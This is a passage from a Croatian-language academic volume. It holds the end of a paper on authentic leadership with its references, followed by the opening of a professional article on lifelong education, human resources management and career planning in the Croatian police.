Ovi navedeni faktori utiču na samosvjесnost, koja bi kod autentičnih lidera trebala biti na vrlo visokom nivou. Moss i dr. (2009.) navode da autentični lideri dalje služe kao uzor sljedbenicima kroz samoregulaciju i izražavanje (riječ i djela) svojih temeljnih vrijednosti, pozitivnih emocija, motiva, ciljeva i također se brinu za rast i razvoj zaposlenih. Dimovski i dr. (2012.) navode da se autentično liderstvo proteže iznad autentičnosti lidera jer obuhvaća i odnose s sljedbenicima, suradnicima i podređenima koji odražavaju iskrenost, otvorenost, povjerenje, usmjeravanje na relevantne ciljeve, te fokus na razvoj sljedbenika.

Lideri su često pretrpani poslom, kao i donošenjem odluka, pa se kao rješenje tog problema spominje delegiranje. Autentični lider ljudima daje ovlaštenja da odlučuju i rade sa minimumom intervencija.

Dio posla koji nosi liderstvo je pronaći način da svi u timu usklade ono što lično za njih ima smisao sa rezultatom posla koji obavljaju, posao tima i posao organizacije kao cjeline. To znači da svakom članu tima treba omogućiti da artikulira svoju suštinsku motivaciju ili svrhu života a zatim im pomoći da rade zajedno sa ostalim članovima tima da bi postigli cilj tima.

Uspješan tim mora dati svrhu svakom pojedincu, timu kao cjelini, organizaciji i širem društvu.

Pored utiska osobnog i kolektivnog smisla, potreban nam je i iskren osjećajo sobnih i timskih mogućnosti. Potrebno je da vjerujemo da će jedan od rezultata našeg rada biti i naš osobni napredak i usavršavanje. Uvjeti timskih mogućnosti treba da budu jasni i transparentni. Uloga autentičnog lidera je da pomogne članovima tima da artikuliraju mogućnosti koje su na raspolaganju svakom pojedincu i timu. Kada su mogućnosti objašnjene, uloga autentičnog lidera je da upućuje i pruža podršku svakom pojedincu, članu tima na način da mogu da iskoriste većinu ponuđenih mogućnosti. Ovaj coaching može biti u svim smjerovima i može biti eksplicitan ili diskretan. (n.a., 2009.)

Postoji nekoliko važnih implikacija u praksi autentičnog leadership-a. (Dimovski, et al., 2012.) Kako George (2003.) navodi, postoje tri razine ovih implikacija:

- (1) autentične lideri grade autentične kompanije (organizacijska razina implikacija),
- (2) autentične kompanije učinkovitije konkuriraju na tržištu (ekonomska razina implikacija), i (3) autentični lideri gledaju dalje od isključivo materijalne dobiti (društvena i ekološka razina implikacija).

Ukratko ćemo objasniti ove implikacije. Autentične kompanije su one u kojima su glavne vodilje misija i vizija i u kojima postoji konzistentan set vrijednosti. Ovakve kompanije proizvode vrijednost svim stakeholderim-a. Dimovski i dr. (2012.) navode sljedećih pet karakteristika autentičnih kompanija, koje su paralelne s dimenzijama autentičnog lidera:

- Svrha: misija i vizija
- Vrijednosti: vrijednosti kompanije
- Srce (ljubav): poticanje zaposlenih da služe klijentima
- Odnosi: trajna i posvećena organizacija
- Samodisciplina: rezultat za sve stakeholdere.

Kako autentični lideri započinju sa svojim kompanijama, interakcija se događa između lidera i organizacije koja omogućuje svakome da raste iz

interakcije s onim drugim. (Dimovski, et al., 2012.) Lideri su pod utjecajem njihove organizacije i ostvaruju rast iz iskustva koje ih oblikuje. Kroz interakcije s organizacijom, oni postaju učinkovitiji u svojoj ulozi. S druge strane, organizacija reagira na njihovo vodstvo. Ovaj proces, koji George (2003.) definira kao „homologija“, daje stabilnost organizaciji i predviđa se mogućnost za unutarnji rast i vanjski uspjeh. Kao rezultat, takvi lideri obnavljaju sebe i svoje organizacije. Njihova ostavština je zdrava organizacija koja može izdržati i krize i promjene u vodstvu.

George (2003.) navodi da je tržište ultimativni test za autentične lidere i njihove kompanije. On smatra da je biti uspješan konkurent u poslu zapravo u srcu leadership-a, baš kao što je to i u politici, atletici, akademiji i umjetnosti. Lideri moraju svakodnevno dokazivati da su njihove organizacije najbolje u svom području i nastojanjima. (Dimovski, et al., 2012.)

Odgovornosti autentičnih lidera prelaze same granice poslovnog uspjeha. Da bi autentična kompanija bila uspješna nekoliko stoljeća mora imati zvučan sustav vladavine i nasljeđe leadership-a u nekoliko generacija. (Dimovski, et al., 2012.) Istovremeno autentični lideri imaju ulogu u široj društvenoj zajednici da rješavaju pitanja javne politike i izazovne društvene probleme. (George, 2003.)

Beddoes-Jones (2012.) savjetuje da trebamo uraditi sljedeće, ukoliko želimo podupirati i poticati jačanje autentičnog leadership-a u organizacijama:

- Regrutirati za suradnju, a ne nadmetanje. Potražite lidera s etičkom, pro-socijalnom, perspektivom usmjerenom na ljude, radije nego one pretjerano orjentirane na brojke, orjentirane na zadatak i na postizanje cilja.
- Poticati dojavljivanja. Pogledajte pažljivo one ljude koji su našli hrabrosti riskirati sve za nešto u što duboko vjeruju.
- Razviti menadžere i lidere unutar okvira i filozofije autentičnog leadership-a i pristupa tri stupa autentičnog leadership-a.

Za organizacije koje nastoje promovirati autentičnost u svojim redovima vodstva, važno je stvoriti strategiju koja uključuje jasne ciljeve i rezultate na svakoj fazi razvoja leadership-a: uključiti stalne procjene, usvojiti fleksibilan progresijski put, uskladiti leaderske sposobnosti i vještine s organizacijskim potrebama i strategijama, te sve to uvezati u strateško planiranje ljudskih resursa (HR). S ovim integriranim temeljima, svi lideri će, bez obzira da li je formalni vođa, menadžer ili potpredsjednik, imati jasan razvojni plan koji izaziva odanost i podržava individualni i organizacijski uspjeh. (Maldonado, 2013.)

U današnjem dinamičnom poslovnom okruženju, kreativnost i inovacije su izuzetno vrijedni resursi da bismo ostvarili kompetitivnu

prednost. Jedan od ključnih kontekstualnih faktora, koji utječe na kreativnost i inovativnost zaposlenika je vodstvo. Međutim, rast globalizacije, žestoka konkurencija i tempo tehnoloških promjena ometaju napore lidera u uspostavljanju potrebnog radnog okruženja za kreativnost zaposlenika. Lideri imaju ključnu ulogu u pokretanju i podržavanju buđenja i poticanja kreativnosti i inovativnosti. Autentično liderstvo uključuje transformacijski/leadership u punom rasponu, pozitivne psihološke sposobnosti, etičku i moralnu perspektivu. Ovi konstrukti su konceptualno vrlo relevantni za kreativnost. (Müceldili, et al., 2013.)

Autentični lideri mogu podići pozitivne emocije zaposlenih stvaranjem pozitivne, podržavajuće, poštene i transparentne interakcije (Peterson, et al., 2012.). Ovo ih u konačnici čini kreativnijim. I na kraju je važno napomenuti da je ljubav jedini dugoročni motivator. Da bi ostali motivirani i posvećeni bilo čemu tokom dužeg perioda, moramo to voljeti i moramo voljeti rezultate koje proizvodi. Sve drugo je kompromis. Autentični lideri vole svoj posao, svoje ljude i rezultate. (n.a., 2009.)

3. ZAKLJUČAK

U prethodnom tekstu istražili smo stručnu literaturu iz novog stila leadership-a koji se naziva autentičnim leadershipom. Vođenje vlastitim vrijednostima i etičkim principima su glavne odrednice ovog stila leadership-a. Razvoj pravog autentičnog leadership-a počinje od samog lidera. Razvoj autentičnog leadership-a je proces, a oslanja se na liderov životni pravac, njegov psihološki kapital i etičku i moralnu perspektivu. Da bi proces uspio potrebno je razviti podržavajuću organizacijsku klimu, a to će rezultirati ostvarenjem veće samosvijesti i samoregulacijskog ponašanja, što će u konačnici rezultirati napretkom kako za zaposlene, tako i za organizaciju u cjelini. Autentičnim liderima mogu biti samo oni lideri koji su samosvjesni, koji su svjesni kako svojih vrlina, tako i svojih mana i ne boje se priznati pogreške i propuste. To su oni ljudi koji ne glume da su nešto drugo samo da bi se svidjeli ljudima. Upravo je ta njihova originalnost i individualnost ono što ih čini autentičnima i ljudima kojima se može vjerovati. Zbog toga ljudi prihvaćaju i slijede ovakve lidere samovoljno.

Da ukratko sumiramo ono što znamo o autentičnom leadership-u. Dakle, radi se o tome da budemo najprije iskreni prema samima sebi, da djelujemo sa strašću i integritetom, da pokažemo ljubav i suosjećanje prema drugima i da ne potonemo u „živom pijesku“, a to znači da ne slijedimo grupu, nego da inspiriramo grupu da napreduje optimistično prema ostvarenju vizije.

LITERATURA

1. Avolio, B. J., 2010.. Pursuing Authentic Leadership Development. U: Handbook of leadership theory and practice: an HBS centennial colloquium on advancing leadership. Boston: Harvard Business Press, pp. 721-750.
2. Avolio, B. J. & Gardner, W. L., 2005.. Authentic leadership development: Getting to the root of positive forms of leadership. The Leadership Quarterly, Issue 16, pp. 315-338.
3. Avolio, B. J. i dr., 2004.. Unlocking the Mask: A Look at the Process By Which Authentic Leaders Impact Follower Attitudes and Behaviors.. Leadership Quarterly, Issue 15, pp. 801-823.
4. Avolio, B. & Luthans, F., 2006.. The High Impact Leader, Moments matter accelerating authentic leadership development. s.l.:McGraw-Hill Inc..
5. Beddoes-Jones, F., 2012.. Authentic leadership: the key to Building trust. People Management, August, pp. 44-47.
6. Dimovski, V. i dr., 2012.. Autentično vođstvo ka budućnosti. Škola biznisa, Issue 1, pp. 1-14.
7. Gardner, W. L. i dr., 2005.. Can you see the real me? A self-based model of authentic leader and follower development. The Leadership Quarterly, pp. 228-269.
8. George, B., 2003.. Authentic Leadership: Rediscovering the Secrets to Creating Lasting Value. San Francisco: Jossey-Bass.
9. George, B., 2007.. True North: discover your authentic leadership. 1. ur. San Francisco: Jossey-Bass.
10. George, B., Sims, P., McLean, A. N. & Mayer, D., 2007.. Discovering Your Authentic Leadership. Harvard BusinessReview, Februar.
11. Ilies, R., Morgeson, F. P. & Nahrgang, J. D., 2005.. Authentic leadership and eudaemonic well-being: Understanding leader–follower outcomes. The Leadership Quarterly, Issue 16, p. 373 – 394.
12. Kruse, K., 2013.. What Is Authentic Leadership?. Forbes, 5 Decembar.
13. Maldonado, M. L., 2013.. How authentic is your leadership development?. Chief Learning Office, Mart, Svezak 12, pp. 26-29.
14. Michie, S. & Gooty, J., 2005.. Values, emotions and authenticity: Will the real leader please stand up?. The Leadership Quarterly, pp. 441-457.
15. Moss, S. A., D. N. & Callanan, J., 2009.. Towards an integrated model of leadership and self regulation. The Leadership Quarterly.

16. Müceldili, B., Turan, H. & Erdil, O., 2013.. The Influence of Authentic Leadership on Creativity and Innovativeness. Kocaeli, Elsevier Ltd., p. 673 – 681.
17. n.a., 2009.. Poslovna misao - Neil Crofts. Profit magazin, April, Issue 13.
18. Peterson, S. J., Walumbwa, F. O., Avolio, B. J. & Hannah, S. T., 2012.. The relationship between authentic leadership and follower job performance: The mediating role of follower positivity in extreme contexts. The Leadership Quarterly, pp. 502-516.
19. Shamir, B. & Eilam, G., 2005.. "What's your story?" A life-stories approach to authentic leadership development. The Leadership Quarterly, pp. 395-417.
20. Taylor, T. R., n.g.. Authentic Leadership Development: How It Can Relate To Corrections, Dover: an.
21. Tobias, R. M., 2011.. Authentic Leadership: Do I Have It? Do I Want It? And If I Want It How Might I Get It?. s.l., Public Sector Executive Education, American University.
22. Woolley, L., Caza, A. & Levy, L., 2010. Authentic Leadership and Follower Development: Psychological Capital, Positive Work Climate, and Gender. Journal of Leadership & Organizational Studies, pp. 438-448.

**CJELOŽIVOTNO OBRAZOVANJE KAO AKTIVNOST
MENADŽMENTA LJUDSKIH POTENCIJALA U HRVATSKOJ
POLICIJI**

**LIFELONG EDUCATION AS HUMAN RESOURCES MANAGEMENT
ACTIVITY IN CROATIAN POLICE**

Stručni članak

*Horvat Alen, str. spec. menadžmenta javnog sektora**

*Vencl Krešimir, str. spec. kriminalistike**

*Mr. sc. Pušeljčić Mato, viši predavač**

Sažetak

Cjeloživotno obrazovanje i upravljanje karijerom za sve zaposlenike u bilo kojoj organizaciji je od velikog interesa, poglavito kod mlađe populacije zaposlenika. Obrazovanje zaposlenika jedna je od temeljnih aktivnosti sustava upravljanja ljudskim potencijalima. Živimo u svijetu dinamičnih odnosa kada se promjene događaju gotovo na dnevnoj razini na svim područjima društvenog života i rada. Promjene se ponajviše događaju u području znanja, a s obzirom da je znanje najveće bogatstvo svake organizacije, ulaganje u znanje zaposlenika je najbolja investicija. Karijera je subjektivni pogled, objektivno determiniran, na osobno poimanje budućnosti unutar organizacije, a održava se na ukupan život pojedinca. Sve navedeno odnosi se i na policijsku organizaciju kako u pogledu cjeloživotnog obrazovanja tako i u pogledu planiranja karijere. Samo obrazovani policijski službenici koji permanentno stječu neophodno potrebna nova znanja mogu efikasno obavljati povjerene poslove i zadaća koje su od interesa za sve građane. Mogućnost napredovanja koje je transparentno uređeno je bitan motivirajući čimbenik za policijske službenike.

Ključne riječi: upravljanje ljudskim potencijalima, aktivnosti upravljanja ljudskim potencijalima, policija, policijski poslovi, policijsko obrazovanje, cjeloživotno obrazovanje, planiranje karijere.

** Završio specijalistički diplomski stručno studij Menadžment javnog sektora na Veleučilištu Baltazar Zaprešić. Diplomirao na temu: Cjeloživotno obrazovanje i razvoj karijere u funkciji efikasnosti zaposlenika. Rad je korišten kao podloga za pisanje ovoga rada. Zaposlen u Ravnateljstvu policije MUP-a RH. E-mail: horvatalen1991@gmail.com*

** Zaposlen u Ravnateljstvu policije MUP-a RH. E-mail: kvencl0504@gmail.com*

** Viši predavač na Veleučilištu Baltazar Zaprešić. E-mail: mpuselj@bak.hr*

Abstract

Lifelong education and career management for all employees in any organization is of great interest, especially to the younger employee population. Employee education is one of the core activities of the human resources management system. We live in a world of dynamic relationships when changes occur almost daily in all areas of social life and work. Changes are mostly happening in the field of knowledge, and since knowledge is the greatest asset of any organization, investing in employee knowledge is the best investment. A career is a subjective view, objectively determined, on a personal understanding of the future within an organization, and is maintained on the individual's overall life. All of the above applies to the police organization, both in terms of lifelong education and career planning. Only educated police officers who permanently acquire the much needed new knowledge can effectively carry out entrusted tasks and tasks that are of interest to all our citizens. The possibility of a transparent promotion is an important motivating factor for police officers.

Key words: human resources management, human resources management activities, police, police affairs, police education, lifelong education, career planning.

1. UVOD

Policija, kao najvažniji (core business) dio Ministarstva unutarnjih poslova Republike Hrvatske, poglavito iz percepcije građana koji policiju poistovjećuju sa Ministarstvom, je između ostalog i karijerna služba u kojoj se temeljem minulog rada i stjecanjem dodatnih specijalističkih znanja kroz sustav cjeloživotnog obrazovanja može vertikalno napredovati. Napredovanje nije povezano isključivo sa stjecanjem novih kompetencija i kvalifikacija nego i stjecanjem određenih policijskih zvanja imanentnih policijskom sustavu. Policija je javna služba u smislu javnog djelovanja a policijski poslovi su od najšireg interesa svekolike javnosti. Stoga su sasvim normalna očekivanja javnosti da su policijski službenici kompetentni i kvalificirani za posao koji rade, da su stručni i profesionalni u obavljanju policijskih poslova. Posebno osjetljiv zahtjev javnosti spram javnih i državnih službi, a poglavito se to odnosi na policijsku organizaciju, je depolitizacija sustava. Treba svakako napomenuti da je pitanje depolitizacije odnosno maksimalne profesionalizacije državne službe u cjelini otvoreno prije nešto više od stotinu godinu. „Naime, dugotrajni povijesni pokušaji za odvajanjem i neutraliziranjem od političkog utjecaja te povećana potreba za profesionalizacijom osoblja zbog sve složenijih zadataka s kojima s suočava

uprava rezultirali su rađanjem merit-sustava (merit system)“. (Perko Šeparović, I.,2006.) Opravdano je postaviti pitanje što je to struka (profesija)? Odnosno, tko se može smatrati stručnim (profesionalcem)? Prema Rječniku hrvatskog jezika (Šonje, J.,2000.) „struka je teorijsko i praktično znanje nekog područja, dok je stručan onaj koji poznaje svoj posao, koji poznaje svoju struku. Pravila struke u stvari predstavljaju skup znanstvenih i stručnih iskustava koja su se potvrdila u praksi i time postala obveznim općim dobrom svih inih koji se bave određenom, u našem slučaju, policijskom strukom“. Dakle, stručnost je rezultat sinergije znanosti i iskustva. Ne manje važni, pored standarda struke, za policijsko postupanje u cjelini jesu i standardi policijske etike. Kodeks obuhvaća politike, načela i pravila koji usmjeravaju ponašanje. Temeljna funkcija policije u svim demokratskim društvima je sigurnosna funkcija. Sigurnost je kompleksna društvena pojava, a kako nas poučava Abraham Maslow*, jedna je od pet temeljnih ljudskih potreba uopće. „Potreba za sigurnošću – temeljna je psihološka potreba. To je potreba za stalnošću, redom, poretkom, strukturom i potreba za predvidljivošću događaja u bližoj ili daljnjoj budućnosti“. Maks Weber pišući o kvalitativnim promjenama upravnih zadataka birokratskih organizacija (a policija je u najširem smislu riječi upravna organizacija) „pojavu policije objašnjava narastanjem potreba društva za redom i zaštitom i njegovom težnjom prema apsolutnom miru“, što su, dakle, kvalitativne promjene upućene od strane građana spram upravnog aparata. „Među čisto političkim činiteljima koji uvjetuju birokratizaciju naročito postojano djeluje rastuća potreba za redom i zaštitom (policija) u svim oblastima, naročito društva koje je naviknuto na apsolutno umirenje. Direktna put vodi od čisto sakralnog ili arbitražnog raspravljanja krvne nesloge, koje prava i sigurnost pojedinca štiti samo zakletvom i dužnošću osвете njegovih suplemenika, do današnjeg položaja policajca koje je „predstavnik Boga na zemlji“. (Đurić, M., 1987.) Kvalitetno temeljno obrazovanje policijskih službenika kroz koje se stječu znanja o načinu obavljanja policijskih poslova, taktika policijskog postupanja, odnosno stjecanje znanja o struci koja se u teoriji nazivaju tehnička znanja te planiranje i razvoj karijera policijskih službenika jamac su uspješnog obavljanja policijskih poslova. S druge strane, policijski posao zahtjeva usvajanje interdisciplinarnih spoznaja, jer je i sam policijski posao multidisciplinarnan. Gotovo svakodnevno policijski službenici u obavljanju policijskih poslova stavljaju se u ulogu psihologa, sociologa, mirovnog posrednika, itd.

* Dostupno na https://hr.wikipedia.org/wiki/Maslowljeva_teorija_hijerarhija_potreba. (15.04.2020.)

2. UPRAVLJANJE LJUDSKIM POTENCIJALIMA

Interes onih koji upravljaju organizacijama u javnom sektoru je osigurati kvalificirane i kompetentne zaposlenike koji će biti motivirani i posvećeni poslu te odgovoriti svim izazovima koje pred njih postavljaju građani. Naime, „konceptija menadžmenta ljudskih potencijala javila se ranih osamdesetih godina prošlog stoljeća i u potpunosti promijenila dotadašnju koncepciju i funkciju personalnog menadžmenta, ili kao se još nazivala, personalne administracije“. „Razlike između tih dviju funkcija nikako nisu samo semantičke i nije se radilo o pomodarskoj uporabi drukčijeg, sofisticiranijeg i „zvučnijeg“ naziva za istu stvar, nego o suštinskoj promjeni u pristupu ljudskoj dimenziji organizacijske uspješnosti. Naziv menadžment ljudskih potencijala označava novi sadržaj i način djelovanja u usporedbi s personalnom funkcijom“. (Sikavica, P., 2008.)

„Pojam ljudskih resursa nije ušao u uporabu bez otpora i opravdanih kritika koje su tvrdile da se ljudi ne smiju izjednačavati s ostalim, materijalnim, financijskim ili nematerijalnim resursima organizacije. U tom smislu termin ljudski potencijali je prikladniji iz najmanje dva razloga. Prvi se razlog odnosi na poštivanje dostojanstva ljudske osobe. Drugi razlog ukazuje na ključnu razliku ljudskog rada u odnosu na ostale navedenih resursa organizacije. Ljudski potencijali imaju sposobnost rasta i razvoja, obogaćivanja, prilagođavanja te stvaranja organizacijske sinergije“. (Ćupurdija, M., 2019.) „Menadžment ljudskih potencijala možemo definirati kao strategije, poslove i aktivnosti koje se kreiraju i bave zaposlenicima u organizaciji, njihovom učinkovitosti, proizvodnosti, motivaciji i stavovima. Iz definicije se može nazrijeti raznolikost njegove uloge u organizaciji“. (Obradović, V., 2015.) O sadržaju upravljanja ljudskim potencijalima kao poslovne funkcije organizacije nema prijedora kod većine autora, uglavnom se govori o deset temeljnih aktivnosti menadžmenta ljudskih potencijala, a jedna od njih je cjeloživotno obrazovanje zaposlenika i planiranje karijere.

2.1. Upravljanje ljudskim potencijalima u hrvatskoj policiji

Upravljanje ljudskim potencijalima u policiji normativno je uređeno zakonskim i pod zakonskim aktima. Ministarstvo unutarnjih poslova tijelo je državne uprave mjerodavno za obavljanje unutarnjih poslova (okosnica policijski poslovi), odnosno državna služba koja djeluje javno i transparentno. „Područje javnog sektora određuje široko područje javnog interesa gdje građani trebaju podmiriti opće javne potrebe, što se odnosi na odgovarajuće državne djelatnosti“. (Marić, I., 2018.) Ljudi u neprofitnim organizacijama „bivaju privučeni za rad u određenoj organizaciji njezinom društvenom misijom, vrijednostima koje ona zastupa i organizacijskom

kulturom“. „Stoga se predanost i motiviranost zaposlenih u neprofitnim organizacijama odnose na nematerijalne aspekte kompenzacija i primarno su vezane za svrhu organizacije, doprinos pojedinca zajednici, društvenu odgovornost te se tiču prije svega društvenih, a manje ekonomskih vrijednosti“. (Marić, I., 2018.) „Jedno od najznačajnijih imena područja menadžmenta neprofitnih organizacija jest Peter Drucker koji ističe da nema područja u kojemu postoji veća razlika između profitnih i neprofitnih organizacija nego što je to: upravljanje ljudskim potencijalima. Drucker naglašava da je posebno važno u neprofitnim organizacijama da zaposlenici budu motivirani (iako motivacija nije primarno novčana) te da imaju jasan osjećaj uključenosti, doprinosa i postignuća“. Upravljanje ljudskim potencijalima u policijskoj organizaciji omogućuje: usklađivanje znanja i sposobnosti policijskih službenika sa zahtijevanim znanjima i sposobnostima nužnim za obavljanje poslova radnog mjesta, razvoj i suradnju između službi i hijerarhijskih razina u Ministarstvu unutarnjih poslova te promicanje profesionalnih vrijednosti u obavljanju službe. Upravljanje ljudskim potencijalima zasnovano je na profesionalizaciji i podršci službenicima te na razvoju karijera prema načelu upravljanja kompetencijama. U organizacijsko funkcionalnom smislu upravljanje ljudskim potencijalima je u djelokrugu Uprave za ljudske potencijale u sjedištu Ministarstva unutarnjih poslova te je usklađeno sa standardima EU. Svaka zemlja prilikom pregovaranja za pristupanje EU mora zadovoljiti niz kriterija te uskladiti pravni sustav sa pravnom stečevinom EU. Pored Uprave za ljudske potencijale u sjedištu Ministarstva u policijskim upravama ljudski potencijali su u djelokrugu Službe za pravne poslove i ljudske potencijale/Odjel za ljudske potencijale (policijske uprave I. i II. kategorije), odnosno Službe zajedničkih i upravnih poslova/Odjel za pravne poslove i ljudske potencijale (policijske uprave III. i IV. kategorije). Uprava za ljudske potencijale u sjedištu Ministarstva osigurava jedinstveno planiranje razvoja i upravljanja ljudskim potencijalima za potrebe cijeloga Ministarstva.

2.1.1. Ljudski potencijali u policiji

U Ministarstvu unutarnjih poslova ustrojeno je dvadeset policijskih uprava u kojima je ustrojeno 184 policijskih postaja. Od toga broja ustrojeno je:

- temeljnih postaja 137
- graničnih postaja 15
- pomorskih postaja 6
- aerodromskih postaja 6
- prometnih postaja 20.

Jedna uprava, u prosjeku, ima 9 policijskih postaja. Najviše, 21, ima Policijska uprava zagrebačka. Najviše zaposlenih policijskih službenika je u Postaji granične policije Metković 292. Za obavljanje ukupnih unutarnjih poslova u Ministarstvu je Uredbom* okvirno sistematizirano 32 191 službeničko mjesto. Od toga broja na Ministarstvo u Sjedištu otpada 5262 službenika i namještenika, a na Policijske uprave 26 929 službenika i namještenika. Najviše zaposlenih je u policijskoj upravi Zagrebačkoj 4903. U Ministarstvu unutarnjih poslova je zaposleno 20 577 policijskih službenika i službenika*. Od toga broja 3693 ili 17,94% čine policijske službenice i 16 884 ili 82,06 policijski službenici. Od ukupnog broja policijskih službenika/ica (20577) u sustavu Ministarstva unutarnjih poslova 4304 su rukovodeća radna mjesta ili u odnosu na broj policijskih službenika skoro 21%. To u prosjeku znači da je skoro svaki peti policijski službenik u statusu rukovoditelja, odnosno na razini cijele policije dolazimo do raspona kontrole jedan naspram pet. Od ukupnog broja rukovoditelja na rukovodećim radnim mjestima raspoređena je 431 policijska službenica ili nešto više od 10% dok ih je ukupno u sustavu Ministarstva skoro 18%. Policijskih službenika rukovoditelja je 3773 gotovo 90% a postotak službenika u ukupnom broju je oko 80%. Iako je ovo posebna problematika razvidno je da su policijske službenice podzastupljene u menadžerskoj strukturi Ministarstva unutarnjih poslova. Obrazovna struktura policijskih službenika i službenika: 2112 ili 57,18 % policijskih službenika ima SSS, 593 ili 16,05% policijskih službenika ima VŠS dok 988 ili 26,75% policijskih službenika ima VSS. 12126 ili 71,81% policijskih službenika ima SSS, 1980 ili 11,72% policijskih službenika ima VŠS, dok ih 2778 ili 16,45% ima VSS.

3. CJELOŽIVOTNO OBRAZOVANJE ZAPOSLENIKA

U današnje vrijeme u kojem živimo, promjene se događaju gotovo svakodnevno, znanja koja nemaju odgovarajuću primjenu u društvu ili se ne realiziraju u stvaranju novih proizvoda/usluga, zastarijevaju i bivaju potisnuta novim nadolazećim spoznajama.

„U teoriji i praksi obrazovanja i usavršavanja zaposlenika pojavljuju se različiti termini koje je često teško međusobno razlikovati jer se nerijetko rabe kao sinonimi, iako imaju različita stručna značenja. To su pojmovi učenja, treninga, obrazovanja i razvoja“. (Sikavica, P., 2008.)

* Uredba o izmjenama Uredbe o unutarnjem ustrojstvu Ministarstva unutarnjih poslova – Okvirni broj državnih službenika i namještenika u MUP-u. Zagreb. Narodne novine. Broj 79/2019 (23.8.2019.)

* Policija: hrvatska sigurnost i sigurna budućnost (2017.). Zagreb: Ministarstvo unutarnjih poslova. Služba za odnose s javnošću. Dostupno na: https://mup.gov.hr/UserDocsImages/STORAGE/kb-mup-2017_zaj%20van.pdf (04.05.2020.)

„Učenje je stjecanje vještina i znanja koje rezultira relativno trajnom promjenom ponašanja“.

„Trening općenito znači svaki manje ili više organiziran program uvježbavanja neke tjelesne ili intelektualne aktivnosti, odnosno tjelesne ili psihičke karakteristike“.

„Obrazovanje (edukacija) označava širenje ukupnih spoznaja, znanja, vještina i sposobnosti osobe koja se osposobljava za samostalno odlučivanje i djelovanje u različitim situacijama“.

Razvoj je vezan za stjecanje novih znanja, vještina i sposobnosti koje omogućuju pojedincu preuzimanje složenijih, novih poslova i pozicija i pripremaju ga za budućnost i zahtjeve koji tek dolaze“.

„Pojam cjeloživotno učenje često se zamjenjuje izrazom cjeloživotno obrazovanje, no ta dva pojma nisu istoznačna. Obrazovanje obuhvaća samo organizirano učenje, a učenje je širi koncept, koji uključuje i nenamjerno, neorganizirano i spontano stjecanje znanja i vještina te se može provoditi cijeli život“^{**}.

Prema Zakonu* „u Republici Hrvatskoj je obrazovanje odraslih definirano kao cjelina procesa učenja odraslih namijenjenih ostvarivanju prava na slobodan razvoj osobnosti, osposobljavanja za zapošljivost (stjecanje kvalifikacija za prvo zanimanje, prekvalifikacije, stjecanje i produbljivanje stručnog znanja, vještina i sposobnosti) i osposobljavanje za aktivno građanstvo“. U Hrvatskoj obrazovanje odraslih uključuje sve oblike obrazovanja osoba starijih od 15 godina. Zakonom je određeno da se obrazovanje odraslih temelji na načelima: cjeloživotnog učenja; racionalnoga korištenja obrazovnih mogućnosti, teritorijalne blizine i dostupnosti obrazovanja svima pod jednakim uvjetima, u skladu s njihovim sposobnostima; slobode i autonomije pri izboru načina, sadržaja, oblika, sredstava i metoda; uvažavanja različitosti i uključivanja; stručne i moralne odgovornosti andragoških djelatnika; jamstva kvalitete obrazovne ponude i poštovanja osobnosti i dostojanstva svakog sudionika. Ono se odvija kao formalno i neformalno obrazovanje te kao informalno i/ili samousmjereno učenje.

Jedno od bitnih zadataka menadžmenta na višim razinama je razvoj podređenih suradnika, koji se ne smije prepustiti slučaju. Nije tako rijetka situacija u praksi kada kvalitetan menadžer odlazi u mirovinu a iza sebe nije ostavio „nasljednika“. Stoga uspješne organizacije imaju razrađene planove razvoja „nemenadžera“ kako bi stvorila dodatnu energiju koja će osigurati nove vrijednosti na putu ostvarenja ciljeva organizacije.

* Dostupno na: <https://www.ferit.unios.hr/struka/cjelozivotno-obrazovanje/> (04.05.2020.)

* Zakon o obrazovanju odraslih. Članak 1., 2., 3. i 4. Dostupno na: <https://www.zakon.hr/z/384/Zakon-o-obrazovanju-odraslih>. (06.05.2020.)

Za menadžere je razvoj podređenih važan iz dva osnovna razloga.

„Prvo, vještiji i kompetentniji podređeni čine posao menadžera dosta lakšim, budući da menadžer na njih može prenijeti više svojih odgovornosti bez velike potrebe za kontroliranjem svakog pojedinog detalja posla (delegiranje autoriteta i odgovornosti)“.

„Drugo, pomažući podređenima da riješe svoje osobne probleme i razviju kompetencijske vještine te izgrade primamljive planove karijera, menadžeri će ih motivirati da postignu bolji i kvalitetniji rad. Na taj način razvoj podređenih donosi trostruku dobit – poduzeću, zaposlenicima i menadžerima“. (Buble, M.,2010.)

3.1. Planiranje karijere

Većina ljudi još tijekom školovanja mašta o poslu kojega voli i da će to doista i raditi po završetku obrazovanja. I sami smo bili u takvoj situaciji. Druga bitna stvar koja se odvija u glavi većine zaposlenika odmah u početku je promišljanje o napredovanju, koji se uvjeti moraju ispuniti da bi mogao napredovati, koje su mogućnosti napredovanja općenito u organizaciji.

„Karijera nije isto što i posao. Za bilo koje radno mjesto (posao) postoji orijentirana obuka, a karijera je orijentirana na pojedinca i na njegove potencijale. Karijera predstavlja međusobno povezan, sukcesivan slijed poslova, položaja i radnih iskustava osobe tijekom njezinog radnog života. Ona prati promjene u preferencijama, stavovima, iskustvu i ponašanju pojedinaca“. (Obradović, V.,2015.)

U temeljna prava policijskih službenika utvrđena Zakonom* spada i pravo na profesionalni razvoj u policijskoj službi. Profesionalni razvoj policijskih službenika odvija se kontinuirano putem obrazovanja, stručnog usavršavanja te napredovanja u službi, uz uvjet da policijski službenik ima položeno odgovarajuće policijsko zvanje koje je sistematizirano za pojedino radno mjesto. Policijski službenici imaju pravo biti informirani o mogućnostima policijskog obrazovanja.

4. OBRAZOVANJE U HRVATSKOJ POLICIJI

Nakon prvih slobodnih i višestranačkih izbora u Republici Hrvatskoj i konstituiranja višestranačkog Sabora u svibnju 1990. godine započeo je proces stvaranja hrvatske države i njenih institucija. Odmah u početku očigledno javnosti bile su usmjerene na instituciju policije s obzirom na njenu općepoznatu suspektu ulogu u prethodnom režimu.

* Zakon o policiji. Članak 16. i 18. Dostupno na: <https://www.zakon.hr/z/282/Zakon-o-policiji>. (07.05.2020.)

Značajnu ulogu u prilagodbi naslijeđene policijske organizacije novonastalim okolnostima i demokratskim standardima u demokratskim društvima imao je sustav policijskog obrazovanja. (Jurina, M., 1999.)

Danas, temeljem Zakona*, Ministarstvo unutarnjih poslova u sjedištu radi osiguravanja uvjeta za nesmetani rad policije, između ostalog, planira i utvrđuje strategiju obrazovanja policijskih službenika koju provodi Policijska akademija.

Policijsko obrazovanje prema Zakonu* temelji se na načelu cjeloživotnog obrazovanja, te obuhvaća:

- temeljno obrazovanje za zanimanje policajac,
- specijalizaciju, stručno osposobljavanje, usavršavanje i policijski trening (cjeloživotno obrazovanje),
- visokoškolsko obrazovanje.

